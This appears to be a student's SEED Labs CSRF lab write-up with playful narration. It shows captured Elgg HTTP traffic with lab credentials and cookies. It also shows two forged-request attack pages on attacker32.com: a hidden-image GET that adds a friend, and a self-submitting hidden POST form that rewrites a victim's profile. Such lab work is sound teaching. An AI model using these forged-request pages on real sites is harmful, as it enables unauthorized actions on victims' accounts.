
Setup

As part of the April fun, I decided to add some fun narration, please don't mark me down on this...

```
import cv2
from matplotlib import pyplot as plt

# This is a bit of magic to make matplotlib figures appear inline in
the notebook
# rather than in a new window.
%matplotlib inline
plt.rcParams['figure.figsize'] = (100.0, 80.0) # set default size of
plots
plt.rcParams['image.interpolation'] = 'nearest'
plt.rcParams['image.cmap'] = 'gray'


def show_img(img):
    img = cv2.imread(img,-1)
    plt.subplot(131),plt.imshow(img),
    plt.title('Color'),plt.xticks([]), plt.yticks([])
    plt.show()
```

Task 1: Observing HTTP Request


```
show_img('Task 1/post.png')
```



```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------109280955826656001363153275001
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=0ccafdfe06fc77aa:T=1648722111:S=ALNI_MbpxSj0Fm8-RyzUlmOpyiy47DQdPg; pvisitor=d1b92409-689e
__elgg_token=wr4fPblSS-LpTUg3ZZihpg&__elgg_ts=1648952498&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Sun, 03 Apr 2022 02:21:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=tcefib17c9a7gkmt39i6a0mouh; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy
```

From POST request, the username=alice, password=seedalice, _elgg_token=wr4fPblSS-LpTUg3ZZihpg (token), __elgg_ts=1648952498 (timestamp) is retrieved

```
show_img('Task 1/get.png')
```



```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=16
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firef
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: __gsas=ID=0ccafdfe06fc77aa:T=1648722111:S=ALNI_MbpxSj0Fm8-RyzUlmOpyiy47DQ
GET: HTTP/1.1 200 OK
Date: Sun, 03 Apr 2022 06:28:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

```
GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1648967266&__elgg_token=x4MdCdNlyE4

713-9a1a-ecd2ee3871fc; system=PW; caf_ipaddr=34.143.208.107; country=US; city=""; traffic_target=gd; Elgg=p

Content-Length:0
```


When GET request of adding Samy indicates that Samy's guid is 59, and it also has its own __elgg_ts and __elgg_token

Task 2: CSRF Attack using GET Request

Samy is a very lonely hacker, and needs more friends, so as part of April Fool's joke, he decides to prank Alice to add him as a friend. His relationship with Alice is complicated, and as part of tricking Alice into adding him without knowing, he decided to reconstruct the web page and trick her into adding him.


```
show_img('Task 2/guid_alice.png')
show_img('Task 2/guid_samy.png')
```

Color


Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
GET
Send

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1648952983&__elgg_token=NONNWv_LK
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=0ccafdfe06fc77aa:T=1648722111:S=ALNI_MbpxSj0Fm8-RyzUlmOpyiy47DQdPg; pvisitor=d1b92409-68
```


```
Content-Length:0
```



```
view-source:http://www.seed-server.com/profile/alice

=G1hj4oHQ5zAZFc1pI9ZDbK-SjWJRJLoGUChWQ/1/56/profile/56large.jpg" alt="Alice" title="Alice" class="photo u-photo"></a></div>
menu-owner-block profile-content-menu elgg-menu-owner-block-default" data-menu-section="default"><li data-menu-item="blog" class="elgg-menu-item-blog "><a href="http://www.seed-server.com/blog/owner
class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Bookmarks</span></a></li>
hor elgg-menu-content"><span class="elgg-anchor-label">Files</span></a></li>
anchor elgg-menu-content"><span class="elgg-anchor-label">Pages</span></a></li>
"elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Wire post</span></a></li></ul></nav>

ass="elgg-widgets"></div><div id="elgg-widget-col-2" class="elgg-widgets"></div></div><div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div></div><script>

her elgg-menu-footer-container" data-menu-name="footer"><ul class="elgg-menu elgg-menu-footer elgg-menu-footer-default" data-menu-section="default"><li data-menu-item="bookmark" class="elgg-menu-ite
ontent/add" title="Report this page to an administrator" class="elgg-anchor elgg-menu-content elgg-lightbox"><span class="elgg-icon elgg-icon-exclamation-triangle elgg-anchor-icon fas fa-exclamation

":{"token":{"__elgg_ts":1648952983,"__elgg_token":"N0NNWv_LKKW6UJLQ5_oOuw"}},"session":{"user":{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26
erver.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require_config.js"></script><script src="http://www.seed-server.com/ca
```

Samy snoops around and finds out Alice's guid: 56, and he knows his guid is 59. From the GET request, he changes the add?friend=59


```
show_img('Task 2/attacker_source.png')
```



```
view-source:http://www.attacker32.com/addfriend.html

<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

After verifying that he has created the link, Samy waits in anticipation, and after an hour, Alice accidentally adds Samy as a friend.

```python
show_img('Task 2/alice_my_friend.png')
```



You have successfully added Samy as a friend.

Alice's friends


Samy

Voila, Alice is Samy's friend, but the thing is how long will she figure out that she added Samy as a friend unknowingly. And will she kick Samy out of her friendzone...

Task 3: CSRF Attack using POST Request


After realizing she added Samy, Alice does not know when she added him as she remembered blocking Samy before. Samy the perpetrator is getting a bit worried, as he got no response from Alice. Samy decides to add a definitive strike to get Alice's attention. He wants Alice to know him as her hero.

```python
show_img('Task 3/edit_profile.png')
```



```
GET http://www.seed-server.com/profile/samy/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy
Connection: keep-alive
Cookie: __gsas=ID=0ccafdfe06fc77aa:T=1648722111:S=ALNI_MbpxSj0Fm8-RyzUlmOpyiy47DQdPg; pvisitor=d1b92409-68
Upgrade-Insecure-Requests: 1

Content-Length:0
```


show_img('Task 3/forge_post.png')



```
GNU nano 4.8                         /var/www/attacker/editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text  M-] To Bracket
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo      M-6 Copy Text  ^Q Where Was
```

Samy snoops around in his profile to gather the GET request. And with the information of the link, he forges a POST request with Alice's details, guid=56, and changes the brief description to 'Samy is my hero'.

